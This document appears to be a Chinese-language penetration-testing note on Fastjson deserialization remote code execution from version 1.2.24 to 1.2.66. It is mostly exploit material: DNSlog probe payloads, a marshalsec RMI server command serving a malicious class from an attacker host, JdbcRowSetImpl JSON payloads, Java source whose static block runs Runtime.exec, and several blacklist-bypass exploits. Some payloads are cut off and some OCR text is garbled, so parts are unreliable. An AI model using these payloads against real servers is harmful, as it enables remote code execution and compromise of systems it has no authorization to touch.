

fastjson

Fastjson 1.2.24 - RCE 漏洞

1.2.47 Fastjson

fastjson 可以解析 JSON 格式字符串 支持将 Java Bean

JSON字符串

指纹特征

1. 返回包报错(可以屏蔽)

The screenshot shows a browser's developer tools Network tab. A POST request is made to `http://192.168.72.128:8090`. The response is a 400 Bad Request error page. The error message includes a stack trace:

```

1. HTTP/1.1 400
2. Content-Type: text/html; charset=UTF-8
3. Date: Tue, 18 Apr 2023 00:00:50 GMT
4. Content-Length: 300
5. Connection: close
6. Upgrade-Insecure-Requests: 1
7. Content-Type: application/x-www-form-urlencoded
8. Content-Length: 1
9. 
```

The body of the response contains an HTML error page with a title "Whitelabel Error Page". It includes a timestamp "Tue Apr 18 00:00:50 UTC 2023" and a message: "There was an unexpected error (type=Bad Request, status=400).". Below this, there is a detailed JSON parse error message:

```

JSON parse error: syntax error at [Source: java.io.BufferedReader@400; line: 1, column: 1]
actual type is com.alibaba.fastjson.JSONBson, system symbol is error, expect {
    actual error, pos 0, fastjson-version: 1.2.47
}

```

2. DNSlog 盲打

构造以下payload，利用sdnslog平台接收。

```
{"zeo": {"@type": "java.net.Inet4Address", "val": "dnslog"}}
```

1.2.67版本后payload

```
{"@type": "java.net.Inet4Address", "val": "dnslog"}
```

```
{"@type": "java.net.Inet6Address", "val": "dnslog"}
```

畸形: {"@type": "java.net.InetSocketAddress" {"address": "", "val": "这里是dnslog"}}

POST / HTTP/1.1

Host: 192.168.72.128:8090

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

Content-Type: application/json

Content-Length: 71

```
{"YikJiang": {"@type": "java.net.Inet4Address", "val": "pesy0e.dnslog.cn"}}
```

DNSLog.cn

[Get SubDomain] [Refresh Record]

pesy0e.dnslog.cn

DNS Query Record	IP Address	Created Time
pesy0e.dnslog.cn	74.125.179.133	2023-04-18 11:21:06

3. Java 话并且传 JSON 格式。

4. 插件检测 Burp (没试过)

井井漏洞原理

具体代码串记在另一台设备...

概述 fastjson 解析 json 用 autoType 实例化某一个具体的类。autoType 标注了类对应的原始类型 (方便反序列化成类型)。在反序列化时读取 @Type 到内容，试图变回该内容对象，且调用类 setter 方法，并调用类 set/get 访问属性。

通过查找代码中相关方法 构造链子

在 fastjson 中使用 JdbcRowSetImpl 攻出，给类中 setDataSourceName 恶意内容

(rmi 链通)

让目标服务反序列化时，请求 rmi 服务器，执行 rmi 服务器下发命令 RCE

远程方法调用

专为 Java 环境设计
实测具体的 Java 方法
并提供接口。

最终是服务端执行，只是把
结果以序列化形式给客户端

井井井 JdbcRowSetImpl 利用链

fastjson 用 JdbcRowSetImpl 进行反序列化。

重点，在于调用 autoCommit 的 set 方法。

而 @Type 类型被判定就会自动调用对应类解析

所以，@Type 类型为 JdbcRowSetImpl，就会实例化。

将 dataSourceName 传给 lookup，就可以保证能访问到远端的攻击服务器。

再设置 autoCommit 属性对 lookup 进行触发。


通过设置 dataSourceName 将属性传给 lookup 的方法

↓
设置 autoCommit 属性

利用 Set Auto Commit 前发 connect 语句

↓
lookup 函数使用 dataSourceName
(即使用 RMI 访问远程服务器)

- 1、dataSourceName 需要放在 autoCommit 的前面，因为反序列化的时候是按先后顺序来 set 属性的，需要先 setDataSourceName，然后再 setAutoCommit。2、rmi 的 url 后面跟上要获取的我们远程 factory 类名，因为在 lookup() 里面会提取路径下的名字作为要获取的类。



b. `vps
python.exe -m http.server 8888`

c. 使用 `marshalsec-0.0.3-SNAPSHOT-all.jar`

启动 RMI 服务器，监听 8888，并指定加载远程类 `evil.class`

```
java -cp .\marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIServer  
"http://192.168.1.161:8888/#evil" 777
```

d. 修改 Content-Type 为 application/json 和 post

```
"b": {  
    "@type": "com.sun.rowset.JdbcRowSetImpl",  
    "dataSourceName": "rmi://192.168.1.161:777/evil",  
    "autoCommit": true  
}
```

做法：

a. 构建 evil.java，上传 VPS 并编译生成 class

```
// javac YikJiang.java  
import java.lang.Runtime;  
import java.lang.Process;  
  
public class YikJiang {  
    static {  
        try {  
            Runtime rt =  
                Runtime.getRuntime();  
            String[] commands = {"touch",  
                "tmp/YikJiang0916"};  
            Process pc =  
                rt.exec(commands);  
            pc.waitFor();  
        } catch (Exception e) {  
            // do nothing  
        }  
    }  
}
```

讲 1.2.4] 原理相同但是绕过

1.2.24后增加反序列化白名单

(复现用java 1.8、高版本jdk把远程调用修复)

< 1.2.41

第一个Fastjson反序列化漏洞爆出后，阿里在1.2.25版本设置了autoTypeSupport属性默认为false，并且增加了checkAutoType()函数，通过黑白名单的方式来防御Fastjson反序列化漏洞，因此后面发现的Fastjson反序列化漏洞都是针对黑名单绕过来实现攻击利用的目的。

com.sun.rowset.JdbcRowSetImpl在1.2.25版本被加入了黑名单，fastjson有个判断条件判断类名是否以“L”开头、以“;”结尾，是的话就提取出其中的类名在加载进来。那么就可以构造如下exp

```
代码语言: javascript 代码运行次数: 0 ⚡ 运行 ⚡ AI代码解释
1 | { "@type": "Lcom.sun.rowset.JdbcRowSetImpl;", "dataSourceName": "rmi://ip:9999/rce_1_
```

< 1.2.42

阿里在发现这个绕过漏洞之后做出了类名如果为 L 开头、; 结尾的时候就先去掉 L 和 ; 进行黑名单检验的方法，但是没有考虑到双写或多写的情况，也就是说这种方法只能防御一组 L 和 ;，构造exp如下，即双写 L 和 ;

```
代码语言: javascript 代码运行次数: 0 ⚡ 运行 ⚡ AI代码解释
1 | { "@type": "LLcom.sun.rowset.JdbcRowSetImpl;", "dataSourceName": "rmi://x.x.x..
```

< 1.2.47

在1.2.47版本及以下的情况下，loadClass中默认cache为true，首先使用java.lang.Class把获取到的类缓存到mapping中，然后直接从缓存中获取到了com.sun.rowset.JdbcRowSetImpl这个类，即可绕过黑名单

```
代码语言: javascript 代码运行次数: 0 ⚡ 运行 ⚡ AI代码解释
1 | { "a": { "@type": "java.lang.Class", "val": "com.sun.rowset.JdbcRowSetImpl" }, "b": { "@type"
```

< 1.2.66

基于黑名单绕过，autoTypeSupport属性为true才能使用，在1.2.25版本之后autoTypeSupport默认为false

```
代码语言: javascript 代码运行次数: 0 ⚡ 运行 ⚡ AI代码解释
1 | { "@type": "org.apache.shiro.jndi.JndiObjectFactory", "resourceName": "ldap://ip:1389/Calc" } {"@typ
```

本文参与 腾讯云自媒体同步曝光计划，分享自微信公众号。

原始发表：2022-02-12，如有侵权请联系 cloudcommunity@tencent.com 剔除

文件存储 网络安全 安全 php java

但是远程加载恶意类不一定成功

可以使用本地利用方式

不出网使用 webshell 写入绝对路径

base64编码替换漏洞 payload